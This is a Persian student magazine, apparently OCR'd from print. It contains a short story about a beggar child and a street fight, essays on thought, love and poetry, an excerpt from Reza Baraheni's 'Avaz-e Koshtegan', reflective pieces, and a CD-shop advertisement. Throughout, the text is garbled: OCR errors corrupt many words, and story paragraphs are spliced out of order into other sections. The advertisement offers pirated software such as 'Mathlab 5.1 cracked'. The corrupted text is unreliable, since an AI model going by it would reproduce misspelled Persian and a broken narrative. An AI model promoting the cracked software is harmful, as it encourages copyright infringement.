از صندلی ای که کتار پنجه گذاشت بود، بلند شد. می وسایل اتاق راحت خود، قدم زد. نگاهش از پرده هایی صندلیهای قدمی و فرش ایرانی ای که کف اتاق پهن بود، حرکت می کرد. میز تشنگی و سطح اتاق بود که چند ظرف کربیال چک، رویش گذاشته بود. یک گلدان بزرگ، چند شمعدانی، یک جایسیگاری و یک جمه سیگار پاچند سیگار فر انسوی. یکی از سیگارهار ابرداشت و آش زد. همچنان که از سیگارش نفس می کشید، به طرف تفسه کتابهایش رفت. نگاه ب کتابهای کرد، ولی به آلبومهای تمبر ش خیره شد. دوباره سمت صندلی راحتی خود برگشت. از آنجایه راحتی خیابان را می دید. همچنان که رفت و آمد پر شتاب مردم را تماشامی کرد ادامه داد...

۴-۳) دوباره حرف می زند.

یاد است یک بار که رفته بود روزنامه بخرا، جلوی دکه روزنامه فروشی، یک پرسنلسته بود. حدود شش سال سن داشت. صورت شپر از خطوط سیاه بود. لباس رنگ صورتی نهوع آوری داشت، خیلی کلیف بود. آنقدر که پا کی هیچ کتاب مقدسی نمی توانست آن را پا کند. جلوی خودش یک واکس سیاه کفشد، یک برس سیاه و یک دستمال که سیاه شده بود، به نظم ساده ای چیده بود. سرمش را صاف نگاه نداشته بود، بلکه به طرز غیر ممکنی به سینه اش جمیده بود. گاهی از چرتی که می زد، بیدار می شد و دوباره، آزده، سرمش پایین می رفت. من بدون اینکه روزنامه بخرا، خودم را پشت دکه قایم کردم. جوری که کسی خیال نکند مایه هم ریط داریم. پسر که خسته و من، خیلیها از جلویش در شدند. بعضی هم عکس العمل نشان دادند. یک مرد با خنده بچه را بیدار کرد و چیزی به او گفت. پسر، اما نکر نمی کنم چیزی شنید، من هم نشنیدم. مرد، جا افتاده بود و پخته روزگار، و احتمالاً همچه دیگر اراهم به همین شکل بیدار کرده بود. یک خانم هم جلوی پسر ایستاد و متظاهر ماند. یک آنایی آمد و خانم

خطهای شکسته را دنیال می کردم. در حالی که به راحتی می توانستم مسیر مستقیم را طی کنم، به نظرم رسید مسیر مخصوص شده ای را روی ابرها، دنیال می کنم. نفهمیدم چه جوری به آدم رسیدم یا که اصلاً چرا نفهمیدم که رسیدم. به هر حال به اور رسیدم و از او پرسیدم: "از اینکه همه چیز سیاه است، ناراحت نیستی؟" من باین تکری نکنم. "پس به چی فکر می کنم؟" دیگر به بالانگاه نمی کردم. قیانه او خالی از هر تکری بود. خیال کردم الان می گوید که اصلاً تکری نمی کند و فقط یک مسیری را دنیال می کند، اما او یک حرف دیگری زد. "به اینکه راهنم را زین اینهمه راه انتخاب کنم، سر هر تفاطع مجبورم این کار را بکنم. نازه باشد شمارش اینکه از چند راه گذشتام و چند می نفر بوده ام که از اینجارد می شوم، راهنم داشته باشم. از همه مهم تر، جای پایم باشد جای پای قبلى را کند. این خیلی مهم است. مهارت می خواهد." وقتی در مرده کردند حرف می زد، هیچ جان خاصی صورت ش را تغییر داد. دیگر آن قیافه بسی خیال را نداشت. "خوشحالی؟" این سؤال قیافه اش را به حالت اول برگرداند. مثل اینکه این برا پیش اهمیتی نداشت. آرمهن خیلی با هوشم که راهنم را زین این همه پیدا می کنم. "نکرندی ممکن است راه اشتابه باشد؟" احسان کردم دارد به من می خندد. "من تا به حال هیچ قضایتی نکرده ام. فقط بین چندین کار مساوی یکی را جد اکرده ام." می دانی به کجا می روی؟" نه، چون به جایی نمی روم. فقط می روم و سر هر تفاطع راه خود را تعیین می کنم. وقتی هم که موقوف شد که بایستم وقت رفتم تمام شده بود، خودم می فهمم. ولی الان باید بروم." مرادر زد و همین جو، سریه بالاجاده ناکشیده اش را دنیال کردورفت.

۷-۱) او می ایستد.

"نگاهم را از آدمه گرفتم. دوست داشتم دوباره به بالانگاه کنم. خطوط و اشناها را دنیال می کردم و جلوی رفتم. برایم لذت بخش بود. چون به طرز عجیبی، بدون هیچ وسیله و ملاکی، فقط با آزادیم، راهنم را پیدا می کردم. راه می رفتم، بدون اینکه به کس یا چیز خاصی فکر کنم. ولی آهسته آهسته، احسان کردم به یک چیز مهمی نزدیک می شوم. ایستادم تا بهتر در کش کنم. زیر گلو و نوک دماغم عرق کردند. هر قهای خیلی ریز. رانم به خارش افتاده بود. نفهایم سنگین و محکم شدند. سرم را پایین آوردم. نگاهم به ستونی که جلویم بود افتاد. به طرف نش دویدم، خیلی تند دویدم و پریدم و در آگوشش گرفتم، خیلی هاشانه. همه چیز آرامش بخش بود، غیر از یک چیز: درد تیزی که زیر شکم احسان می کردم. خودم را پیشتر به ستون فشار دادم تا آرامش برد درد تیش بچرید و تکینم بدهد. ولی در دش تحمل ناپذیر شد. به زیر پایم نگاه کردم. خون به فشارهای گاذ سفیدی که روی خاک سیاه افتاده بود می ریخت و سیاه می شد. جین کشیدم. جینم صدای خش و حشتناکی داشت. و همین بیارم کرد.

قسمت دوه) آدم قصه ها با گوینده داستان حرفه ای زند.

۴-۲) شروع می گند.

"خوب! خواب را براحتی تعریف کردم. می دانم که تو همه را بلمیدی؛ کلمه به کلمه اش را این راهمی دانم که هر وقت بخواهم، همه را بهمن باز خواهی گرداند، بدون هیچ قضایتی. بدون اینکه بگویی من آدم بدم بودم که یک همچین خوابی دیدم، یا که خوب آدم هستم. بدون اینکه با پوز خندی خیال

فقط می توانستند منتظر بمانند تاکسی برایشان کاری انجام دهد. اگر صورت او جلویم نبود حتماً به آنها می خنده بدم. ولی صورت او خوبی و حشتناک شده بود. لب فست چپ صورتش باحال تشنیج آمیزی به بالامی پرید. سفیدی چشمهاش در صورتش دویده بود. با همان حالت، خودش را از جمعیت دور کرد. سرگشته مد تهادر شهر، ویلان چرخید.

قسمت چهارم، کوچه بن بست

مد تهاره رفت، بدون اینکه فکر کند کجا می رود. بدون اینکه اتفاق خاصی افتاده باشد، ایستاد، ابتدای یک کوچه بن بست. پایین پایش رانگاه کرد. زیر پایش یک کاغذ سفید افتاده بود. در آن نوشته شده بود: "به انتها بروید، آن جاده گشوده خواهد شد. یا بی اعتمایی کاغذ را سر جایش، برای رهگذر دیگری، گذاشت و گفت: "من می دانم این کوچه بن بست است ولی باز هم به انتها بیش خواهیم یافت. آن ته اتفاقی خواهد افتاد و حرکت من تمام خواهد شد و من دیگر نخواهم بود و باینکه دوباره برمی گردم و به یک انتهای دیگر می رسم و بایصلأ نمی رسم. "لبخندی حاکی از رضایت بر لبانش آمد. من چقدر با همکم که این را فهمیدم؟" و براه افتاده کوچه یک مدرسه بود. درست راست هم یک تیر چراغ برق ایستاده بود. آنچایکن نفرم به دیوار تکیه داده بود. گردن سوخته و پای مفلوجش را به رخ دلای مهربان بجهه هامی کشید، تاشابده خاطر نقصی که دارد، چیزی به او بدهند. یک کاسه زنگزده هم به همین منظور جلویش گذاشته بود. دو تاسکه داخل آن بود. او با اطمینان کامل به طرف مرد رفت. بک لگد خشن به ظرف زد و آزابه و سط کوچه پرست کرد. مرد باورت به اونگاه می کرد. او بدون توجه به لرزش شدیدی که تن مرد را تکان می داد، دنا هزاری جای کاسه گذاشت. "برو و از سر کاریت لذت ببر" مرد بدون اینکه متوجه شده باشد دقیقاً اتفاق افتاده، هزاری هارا برداشت. نگاه طولانی به آنها کرد از خوشحالی جیغ کشید. چیزی که صدای خش و حشتناکی داشت. او جاخورد. دو سه قدم به عقب برداشت. زیر گلوبونک دماغش عرق کردند. عرقهای خوبی ریز. راش به خارش افتاده بود. نفهایش سنگین و محکم شد. نگاهش به تیر چراغ برق افتاد. مسیر غربی را به طرف تیر پیش گرفت. همچنان که می رفت صدای بیاژ شدن دری را از سمت چپ کوچه شنید و بعد خنده دلشیز زنی. کنچکاریش، صورتش را به طرف صدای چرخاند. از اینکه این چنین کنچکاری به چشم ان شو، گزنه نگاه می کرد، تعجب کرد. زن با خود نمایی استانداردی، او را دعوت به نزدیکی می کرد. لحظه ای در نگاه کرد. چشمانتش بین تیر چراغ برق و زن، مرد بودند. من را از چشمانتش برداشت و به زمین اندادت. با صورتی بدون عینک، لبخندی زد و دعوت اوراق بول کرد و به طرفش راه افتاد. اوراه افتادولی می دانست که نزدیکی نخواهد کرد.

چیزی به او گفت. آقادستی در جیش کرد و بیک شیخ را به بجهاد پسر نفهمید که چه چیزی گرفته و دوباره چرت زد. من رفتم به عبارت دقیق تر فرار کردم. چیز دیگری که من از قیافه پسر فهمیدم، آزردگی و درد عصی بود که در چهره اش موج می زد. و چیزی که از خودم می توانم بگویم، احساس خوشحالی و گفای است که داشتم، قبل از اینکه پسر را بینم. بزرگترین مشکل این است که چگونه کیم را بادردمدان جمع کنم. همه ماروی زمین و لوشهای ایم ولی چرا همه خوشحال نیستیم؟ باید کاری کرد، یعنی ناچاریم کاری بکنیم. مثل قطه بارانی که باید بیفتند. ولی قطه باران باید بیفتند، ما باید چکار کنیم؟ اصلاً کار خاصی هست که باید انجام دهیم؟ پس چرا کسی مارادعوت به انجامش نمی کند؟ یک صدای دلشیز کد...

قسمت سوم، دعوا

صدای گوش خراش کشیده شدن لاستیک روی آسفالت، مانع حرف زدن شد. زیر پنجه را اتاقش، یک ماشین به شدت دندن عقب زده بود تا بر مسجد جلوی دونا مامور. راننده با خشونت از ماشین پیاده شد. دستهایش او بیزان و مشت کرده بودند به طرف مأمور اول حرکت کرد. مأمور بایی اعتمادی همراه غرور، نگاهش می کرد. راننده به مأمور رسید و بدون مقدمه، محکم با مشت به صورت مأمور زد. کلاه مأمور به وسط خیابان پرست شد. مأمور اول، منگ، راننده رانگاه می کرد. احتمالاً هیچ چیزی کرد که کسی اور اینزند، ولی مأمور دوم سریع یادش آمد که در یک همچین مواقعی چه باید بکند و بسی معطلي بارانشده، گلایز شد. او با حالت عجیب از صندلی بیلنده شد و خودش را به خیابان رساند. وقتی به پایین رسیده بود، مردم آنها را زهم جدا کرده بودند ولی هنوز هم تقلما می کردند که به هم بر مسند. آنها می خواستند که با هم باشند ولی مردم نمی گذاشتند. تلامیز کردند و هم دیگر اصدامی زدند.

"من مردم دارم. تکریم کنی می گذارم یک مأمور اینزندی و شب راحت بخوابی؟"

"تومرا مداری؟ دیدم وقتی داشتم لهت می کردم، چه جوری کفشهای تو تمیز می کردی. اگه اینوارو دور من نزیخته بودی یه کاری می کرد که مجسمه مردم را هیچ وقت فراموش نکنی. آش خور دولت."


"تومجسمه مردمی اهمون آش رورو قیافت بالامیارم! اسگ دوزن" صدای نفهایش به وضوح شنیده می شد. تمام نیروهایش در دستانش جمع شدند، خودش را کنار آن دور میاند و سیلی تحریر آمیزی به آن دوزد "ای کاش می فهمید که نمی توانید، که بانمی توانید... هر کلمه را که ادامی کرد، انگار روی زمین نهی می اندادت. ولی دیگر دهانش کف کرده بود و نتوانست ادامه دهد. قیافه آن دو مردم خوبی خنده دار شده بود! آنچنان گیج شد، بودند که

□ □ □

۱ پویش CD

یک - و تنها یک - نسی دی برای همه

نسخه های مختلف ویندوز (۱.۲، ۹۵، ۹۸)، موسیقی ایرانی، نرم افزار های کاربردی، کتاب های الکترونیکی و ...



خیلی وقت می شه که فکر نکردهام، خیلی وقته که برای حل مشکلی به ذهنم رجوع نکردهام؛ شاید با مشکلی مواجه نشدهام، یا اینکه مشکلی را برای خودم مطرح نکردهام؛ اگر بخواهیم دقیق تر بگوییم، شاید از بعد کنکور تا حالا هیچ وقت بیش از ۳۰٪ از ذهنم استفاده نکردهام؛ حتی برای امتحان معادلات که به زور ۱۱ شدم یا امتحان ریاضی II که ... دیگه نتوانسته ام به خدا فکر کنم، به دلیلهاش، به ...، دیگه فلسفه برایم شیرین نیست؛ زمانی فکر می کردم دارم عارف می شوم، هه! الگار هر کس فیلسوف نیست، عارف است؟!

حیف، حیف که اکثر مشکلات زندگی بدون فکر هم حل می شوند، چه برسد به ۳۰٪ فکر، که آنوقت شاید برای خودت ادعایت هم بشود که آره من هم برای خودم یکپا متفکر هستم و آنوقت است که با حل یک "مدار" احساس می کنم که برای خودت کسی شده ای و جدی تر راه می روی و دلت می خواهد

به کسانی که از کنارت می گذرند یک جوری بفهمانی که باید به تو سلام کنند، آنوقت است که هرجا چند نفر حرف می زنند باید یک جوری حرف را به اسمنلی بکشانی تاهمه بفهمند که تو هم اسمنلی PC می دانی و خلاصه ... اگه ده تا کتاب دیگه بخوانی تو هم برای خودت کسی می شی، اینها می گذرند و تو هر روز در عالم خودت (بخوانید خود ساخته ات) مراتب کمال و اعتلا را طی می کنم، تایک روز به طور کاملا "خود آگاه" احساس می کنم که عاشق شده ای، هیچ فکر هم لازم نیست، عشق و محبت را با تفکر و عقل کاری نیست، عاشق یعنی مجذون! اما

خوب در عین حال چون کارت خیلی درسته و بدون فکر نمی تونی هیچ چیزی را پذیری و چون ذهن جستجوگری داری باید این مسأله را کاملاً تجزیه و تحلیل کنی، آخه در همه کارها باید یک جوری نشان بدهی که یک سروگردان از بقیه بالاتری؛ و آنوقت است که دلایل n تایی ($n > 1$) خواهی داشت که این عشق چیست! کجاست؟! چرا آمده؟! چرا عاشق شده ای؟! و آن جور شد که این جور شدو خلاصه پس از هزار تجزیه و تحلیل آخر سر به این نتیجه می رسی که تو عاشق سینه چاک هستی! و بعد با کسر کوچکی از آن ۳۰٪ فکرت به این نتیجه می رسد که عاشق یعنی مجذون و تو هم باید کاری عاشق گونه و مجذون وار انجام دهی و فوراً می دوی یک گل سرخ می خری و با غرور می روی جلو، ... و یک وقت بر می گردی که گل قرمزت پرپر شده و گونه ات سرخ و آنوقت است که فکر می کنم دلت شکسته؛ گل رازیز پاله می کنم و بازنده گی قهر، و شاید فکر می کنم که باید باز عارف بشوی! او یا ...

بگذریم، برای اینکه تو خیلی از چیزها را بفهمی باید روزها زیادی بگذرد و زمان هم که می گذرد و می گذرد؛ اما یک چیز را مطمئنم، روزی که نه با شنیدن موسیقی، نه بوبیدن همان گل سرخ، نه خواندن حافظ و نه و نه ... ارضا نشده، روزی که احساس کردی هیچ شاعری نتوانسته حتی یک بیت شعر برای دل تو بگوید، روزی که فقط دیدن یک نفر تو را ارضا می کند و حتی یادش؛ روزی که ...

حتماً یک فکری به حال خودت بکن و حتماً علاوه بر ۱۰۰٪ فکرت با چند نفر هم مشورت کن و تا می توانی متفکر و فیلسوف شو! و در مورد خودت متفکرانه تصمیم بگیر حتی اگر عشق را با تفکر کاری نباشد و عاشق مجذون باشد.

امید ترابی



آقا ترابی: نویسندگان این متن را بخوانند



شعر، زندگی است، بزرگ‌ترین زندگی است

تنظیم:
شهرام
گوهردهی

هیچ نگوییم
خود از هر گفته‌ای کویاتریم
ما فرزندان این قرن کافریم
قرن مانیفیست‌های سیاه نیجه و
تزهای خاکستری بکت

زنان بیشترین قربانیان
همیشه تاریخ بوده‌اند
تنها موجوداتی که اسم
اعظم عشق را از برند
زیرا که مادرند

مادران را در بیابید
که اگر دیر شود، می‌میرند
و بخشی از مارا با خود
به زیر گل می‌برند.
انسان

از آسمان به زمین فرستاده شد
تابگوید خدا را دوست دارد.
او که جرقه آتش گردان خداوند
در دل سکوت ظلمانی است

این همه ظلمت که جای فهمش
در ذهن مخالف است
این همه دریا و ما هنوز تشهیم
این همه زمین و ما
هنوز
گرسنه‌ایم!

در هر جا که انسان تلاش می‌کند، در
دورترین مناطق زمین و زمان، جمله‌هایی
یافت شدند که خدایی کردند. چنون
سرچشمۀ شعر انسان است - انسان با
رویاها یش- و بیش از همه آنچه‌ها سبز
می‌شود که کم‌تر متظرش هستیم.

در آوار خونین گرگ و میش
دیگر گونه مردی آنک
که خاک را سبز می‌خواست
و عشق را شایسته زیباترین زنان -
که اینش
به نظر

شعر، زندگی است، بزرگ‌ترین زندگی است

هدیتی نه چنان کم بها بود
که خاک و سنگ را بشاید.

چه مردی! چه مردی!
که می‌گفت
قلب را شایسته تر آن

که به هفت شمشیر عشق
در خون نشیند
و گلو را بایسته تر آن
که زیباترین نامه‌را
بگوید


و شیر آهنگوه مردی از اینگونه عاشق
میدان خونین سرنوشت
به پاشنه آشیل
در نوشت
رویینه تنی
که راز مرگش
اندوه عشق و
غم تنهایی بود.

گفتم سرچشمۀ شعر انسان است، انسان با رویاها یش به
انواع آن بیندیشید:

نقال‌ها... آنها که با نطقهای
جاداشان، می‌خواهند
حرف‌شان را پیش ببرند.
باباها کوھی که بازیان
گستردۀ خویش برای آنجه و آنکه دوست می‌دارند ترانه
می‌سرایند. آنها که محتسب‌هارا به مسخره گرفتند. و
قافیه سرايانی که به
شکم‌گنده‌هانیش زدند...

و آنها - بزرگ‌ترین شعرا -
آنها که هیچ نسروند. آنها
که به جای شعر، زندگی سروند.
آنها که زیباترین اشعار را با نوع زیستن شان می‌سرایند.

هرگز از مرگ نهاریم
اگر چه دستانش
از ابتدال شکننده‌تر بود
هراس من باری
همه از مردن در سرزمینی است
که مزدگورکن



کلمات شعر اصیل و صمیمی «همچون باروٹ می ترگد» چون شعر نمی‌تواند حقیر باشد و تعظیم و بردگی پیش گیرد. گویی خود را در چهارچوب خویش محبوب می‌داند، ولی زندان او پرحاصل تراز کاخها و باغهای تبلی است. حبس شعرش دیوارهای بشری دارد. زندانی که در آن تمام صدای اطراف به گوش زندانی برسد زندان نیست.

باغی شلاه که درختهای مردم، هر جاکه تبر حمق و تاریکی بر آنها زده می‌شود، آهسته یا با فغانهای در صحبت‌اند.



شعر، همان دانستن بهای یک تکه نان است، موقعی که بچه‌های معدنجی دور هم نشسته‌اند و حساب روزهایی راکه باید باز هم در اعتصاب بود، می‌کنند.

شعر آن نفسی است که از حلق کارگر شیشه‌ساز به خیشه‌ها می‌رسد و بلورهایی بسان قلب را می‌سازد. شعر احساس دختر بچه‌ای است که اشکال قالی را شنید می‌نمایاند. روزی رئیس آکادمی علوم شوروی (نممه‌یانف) می‌گفت: بگذارید امروز چند شعر برایتان بگوییم، قبل از انقلاب یک مدرسه عالی در ازبکستان نبود، حالا ۳۴ تا هست. ترکمنستان همه‌اش ۴۸ معلم داشت، امروز ۸۵۰۰ تا دارد...

شعر پهلوی انسان‌هast نه در ساختگی‌ها و تصنیع آنها. این سمعونی عمومی است که در آن، انسانها و طبیعت یک سرود-سرود سرور-را می‌خوانند و می‌سرایند. «چشمهاست به من گفتند که سرورت بیش از خودت طول خواهد کشید.» سرور شعر هم همین‌طور.

شعر زندگی است، بزرگ‌ترین زندگی‌ها.

شعر باران عشقی است که از دستان یک نوازنده می‌بارد.

شعر طلوع عشق است
شور عشق است
رهایی از عشق است

نینوایی است که ناله‌های نی آن، ناله‌های مولاناست.
مولانای مانا.

طرحی است که بارنگهای سیاه، قرمز، سبز و زرد...

شعر زندگی است نه پشت سر هم کردن کلمات زیبا. گروه گروه، پیاده به سوی سرچشمه‌اش به راه می‌افتد، و او زنده است، مثل هیچ زنده‌ای. و مردمان به ریشه‌هایش خودشان را می‌اویزند تا مگر بر مرگ فایق آیند. باز می‌شون که او را نیرو داده، آن‌هی است که مادرش -زمین و دریاها- آمال توده‌هast آن قدر می‌سوزد تا زمانها را در خود جمع کند.

شعر از هر جرقه زندگی الگو می‌گیرد و شیوه می‌کشد، شیوه درد و هر وقت که یک مسوی آن را در آتش می‌اندازیم حاضر می‌شود، چون ساخته شده که صدایش بزنداد، شعر یعنی همه.
«شعر را همه باید بسرایند نه یک نفر».

ولی گم شده بود، با شاخه‌های هرزهای که از اطرافش می‌روید یکی می‌دانستند. هر دو دوست می‌دانستند و توانایی غربال کردن را نداشتند و این بزرگ‌ترین دشنامی است که می‌شودش داد.

اما سعی می‌کرد از میان مه‌های بغرنجی که احاطه‌اش می‌کرد سرش را بیرون بکشد. ولی به زحمت، درد اساسی شعر همین است که آب شفاف او را با وراجیهای بیهوده گل آلود کنند؛ وقتی می‌گوییم: سگها و انسانها را دوست می‌داریم، به انسانها توهین کرده‌ایم. شعر هم از توهین رنج می‌کشد.

برای همین شعر به قیمت زندگی و خون شاعر تمام می‌شود. خودش، شعرش، دیگران و اشعار مرده‌شان، دژخیمهای نوازشها، اعدامها، مرگی که در دل شاعر نشسته، مرگی که دیگران وارد دل‌ها می‌کنند، بشری که دارند سرشن را زیر آب می‌کنند، همه یکی است. همه یکی اشت. همه خود شاعر است و همه شعرش می‌شود. و نمی‌تواند، هرگز نمی‌تواند لحظه‌ای بافت‌های زندگی را از هم جدا کند. شاعر از شعرش جدا نیست.

بر زمینش افتاد
در خون پاکش غلتید
بر زمین خودش
زمین غرناطه... (سرزمینی در اسپانیا)

اینجین از فدریکو گارسیا لورکا سخن گفتند. فدریکو نقش بست با شعر پر نقشش بر زمین ظلم.

به یک گبه نقش می‌بنادد.

شعر لیاس آبی رنگی است که بر تن گبه پوشانده می‌شود.

سیپی است که در مسیر یک رود جاری است

کوهستانی است پربرف که جا پای گبه را برای همیشه به روی خود نگه می‌دارد.

شعر فار دف ماهی است

غلبه عشق پدری است بر تعصبات قومی و قبیله‌ای.

شعر یک عمر زندگی است.

جاودانه زیستن و در اوج ماندن

عشق شدن در دی ماه و مردن به وقت شهریور

گریه‌های زکوند

جدی گرفتن نگاههای بچه‌ها

شعر

دریاچه‌ای پر از قوست

دانوبی است آبی

شعر

شعر غم و شادی عشقی است که می‌آید و می‌رود و باز
می‌آید.

*

باران می‌خواند
آفتاب می‌خندد
شمع می‌گرید
و گردونه پرخوش زندگی باشتاب گذرنده خود
مارا به انتهای مسیر پیش می‌برد
به جایی که مرگ، استوار و شاد منتظر مان است.

□ □ □

پیش CD

کامپیوتر - الکترونیک - ریاضی

نرم افزارهای مستندات

* Spice 5.1 نسخه صنعتی

* PSpice 8

* Micro sim 7.1 آموزشی (PCB , PSpice 7.1)

* Orcad 6.1 for windows

* Mathlab 5.1 cracked

* Protel Schematic Design 3.0

* Protel PCB 1.5 , 2.0

* Maple

Math CAD

Mathematica

* Electronic Workbench 5.0

* Ledit 5.0

Alpha Architecture Handbook

PowerPC 750 User Manual

MIPS R4000 User Manual

MIPS R10000 User Manual

* VHDL '87 (VHDL Compiler & Simulator)

Veri Vell(VeriLog Compiler & Simulator)

Silos III(VeriLog Compiler & Simulator)

Max Plus II (VHDL & Verilog Simulator)

Warp (VHDL)

می‌زدند. قرقیها با غرور پرواز می‌کردند. «لام» می‌رفتند، اویی حمله کننده‌ها، این بار، نه قرقیها، که «اینه چشمها» بودند. خود را می‌زدند به قرقیها و می‌افتادند. بالهای قرقیها مثل آهن بودند. موقعی که «لام» می‌رفتند، بالشان مثل آهن می‌شد. اصابت سریع و پروانه‌وار آینه چشمها به قرقیها آنها را تکان نمی‌داد. قرقیها چرخ می‌زدند.

بعد، زیرزمین به حرکت درآمد. انگار در زیرزمین شهرها بودند، بالهای خیابانها، میدانها، خانه‌ها و اداره‌ها. مردم، هلهله کنان می‌آمدند، آواز می‌خوانندند و سرهاشان می‌خورد به سقف زیرزمین. ناگهان میلیونها منقار کوچک به جدار داخلی خورد. پوست زمین کاهیده بود و تنک و نازک بود. جدار زمین ترک برداشت و همه آنها یکی که آن زیر مانده بودند بیرون پریدند. صدای پدرش در تلفن می‌گفت: «قیامت است! قیامت است!» و قیامت شروع شد و قرقیها روی پشت بالهای شهر سقوط می‌کردند. و پشت بالهای شهر پوشیده از نعش قرقی بود.

و بعد دید که سهیلا و گلزار نمی‌توانند معاصر ماهنی و سلیمان نباشد، نمی‌توانند معاصر ایشیق و صداقت و آن جوان خونین چشم بیمارستان ارتش نباشد و او خود نمی‌تواند معاصر آنان و معاصر پدرش نباشد. و بعد صدای پدرش را بروشنی شنید:

«پاهای هزاران هزار جوان بر کف آجر فرش این حمام خواهد افتاد. ولی زمین به آنها وعده داده شده. زمین از آن آنهاست.»

صورتش را بر زمین چسباند. نیایش را روی آجر گذاشت. خواست بیوسد. تنهاید توائسته است بیوسد یا نتوائسته است. آنسته گفت «خاک!» و ماند...

بدهی از تک کتاب

- «مسی دانی محمود، در زمستان فقط پرنده‌هایی را پرواز می‌دهند که سال قبل پرواز کرده باشند. اگر در زمستان پرنده‌های همان سال را پرواز بدهی، پرنده‌ها «اینه چشم» می‌شوند و دیگر نمی‌بینند. آنوقت قرقی بسراغ آینه چشم‌مان» می‌رود... قرقی می‌رود زیر پرنده‌ها و شروع می‌کند به «لام»^(۱) رفتن. انگار توی هوا ایستاده است. ولی چرخ می‌زند، بالا می‌رود و پرنده‌ها هم اوج می‌گیرند و موقعی که دیگر نمی‌توانند اوج بگیرند، به هر طرف پرواز می‌کنند، متفرق می‌شوند: قرقی موفق شده، لاقل تانیمه موفق شده، پرنده‌ها را از هم جدا کرده در جرگه جدایی اندخته. و بعد قرقی بالهایش را جمع می‌کند، پایهایش را هم جمع می‌کند و مثل یک توپ گرد می‌شود و خودش را محکم شوت می‌کند بطرف یکی از پرنده‌ها. پرنده‌های «اینه چشم» را از آن بالا شناسایی کرده. اگر پرنده «اینه چشمی» در کار نباشد، به هر پرنده جدا افتاده از جرگه حمله می‌کند. پرنده را بسرعت می‌گیرد، نه با منقارش، بلکه با ناخنهاش، محکم پرنده را می‌کشد بطرف خودش و برای اینکه پرنده از دستش در نرود، بلاخاصله با منقارش، سر پرنده را از تنفس جدا می‌کند...»

- «پرنده نمی‌تواند به قرقی کلک بزند؟»

- «انه همیشه، اگر پرنده‌ها با هم باشند قرقی نمی‌تواند کاری بکند. این بهترین کلکی است که به قرقی می‌تواند زد. آنوقت نسل قرقی از بین می‌رود. ولی گاهی پرنده به تنها یک هم کلک می‌زند، حتی به قرقی. این بستگی به مهارت پرنده دارد...»

... کلید بزرگی در دستش بود. کلید را انداخت، دری را باز کرد، وارد شد. اتاق خالی خالی بود. هیچ چیز وجود نداشت. هیچ چیز دراز کشید و سرش را گذاشت روی کف اتاق. گوشش را چسباند به زمین. گوش کرد. زیرزمین، اول کوچکترین حرکتی نمی‌کرد. بعد صدایهایی بلند شد. انگار از زیرزمین هزاران ارابه‌ی بزرگ حرکت می‌کرد. ولی از آن هم واضح تر بود. مثل این بود که پرنده‌های سلیمان، همه با هم در یک آسمان زیرزمینی پرواز می‌کنند و بعد به چشم خود، بخشی از معجزه‌ها را دید: همهی «اینه چشمها» خود را به قرقیها



از کتاب «آواز کشتگان»

نوشته «رضا براهانی»

□□□


(۱) پرواز و چرخش آرام یک قرقی، که از دور انگار پرواز قرقی را به صورت یک فیلم با سرعت کم نشان می‌دهند. «لام» لفظ ترکی آذربایجانی است.

نکته

مذیه که یک چیزی تو فکرم افتاده و فقط واسه اینکه چیزی نوشته باشم او نویم نویسم و ارزش دیگه ای نداره. نکته‌ای که تو کلام افتاده اینه: "خدایا شکر"

راستش درست نمی‌دونم معنی این جمله یعنی چی با بهتر بگم نمی‌دونم اصلاً کاربرد این جمله چه زمانیه. دارم از خیابون ردمی‌شم، وسط زمستون، کنار خیابون، زیر سقف آسمون تو پیاده‌رو، کنار یک دیوار یک انسان به جرم نداری ظاهراً خوابیده، چیزی هم که فقط شبیه پتو هست روشه، با تأسفی گذراو موقعی نگاهش می‌کنم و می‌گم "خدایا شکر". آخه یعنی چه؟ خدایا شکر که من دارم و اون نداره؟ خدایا شکر که من تو اتفاق زیر لحاف گرم با صدای ملایم موسیقی می‌خوابم ولی اون...، نمی‌دونم. دیگه عرضی نیست.

امضا
امیرحسین بی‌براه




نکته‌های پراکنده

از وقتی متوجه شدم "آدرس خانه‌مان" را گم کرده‌ام
از هر عابر ناشناسی می‌پرسیدم: شما "آدرس خانه‌ما" را
نمی‌دانید؟
اکثر قریب به انفاسیان حتی بیگانه وار هم نگاهی نمی‌انداختند
چه برسد به اینکه "آدرس خانه‌مان" را بدانند.
گاهی اوقات سرمای سوزنده در بدری "کرخت کر ختم می‌کند
و گاهی بی‌پناهی به مرز جنونم می‌رساند
شاید تنها برای دلخوشی "بودنم" حک کرده‌ام در ذهنم که
«من هم زمانی پناهگاه داشتم»
و شاید تنها به عنوان محرك به خودم نوید می‌دهم یا - فریب
می‌دهم که: شاید ...



مسنوار حمی
آذر ۷۷

متغیرها



متغیرهای دو نوع اند: استاتیک و داینامیک.

متغیرهای استاتیک همانهایی هستند که فضای ثابت و محدودی را اشغال می‌کنند. فضایی که قبلاً برایشان تعریف شده یا خودشان تعریف کرده‌اند. بعضی از متغیرهای استاتیک اصالت دارند؛ همان اول برنامه‌ی زندگی، مادر و پدرشان مقدار فضای را تعیین کرده‌اند، بعد همه‌اش را `null` کرده‌اند و کم کم پُرسش کرده‌اند. احتمالاً ۵ تابی برای اصول دین و ۱۰-۱۲ تابی برای فروع دین و البته یک چند تابی هم بیشتر برای چیزهایی که خودشان صلاح می‌دانند داخلش چه بزیند. بعضی از متغیرهای استاتیک حتی از این هم فضای کمتری اشغال کرده‌اند. آنها آرایه ای به طول ۲ هستند که در اولی خودم ریخته شده، در دومی هم خودم و در سومی هم خودم. خیلی از آنها مثل



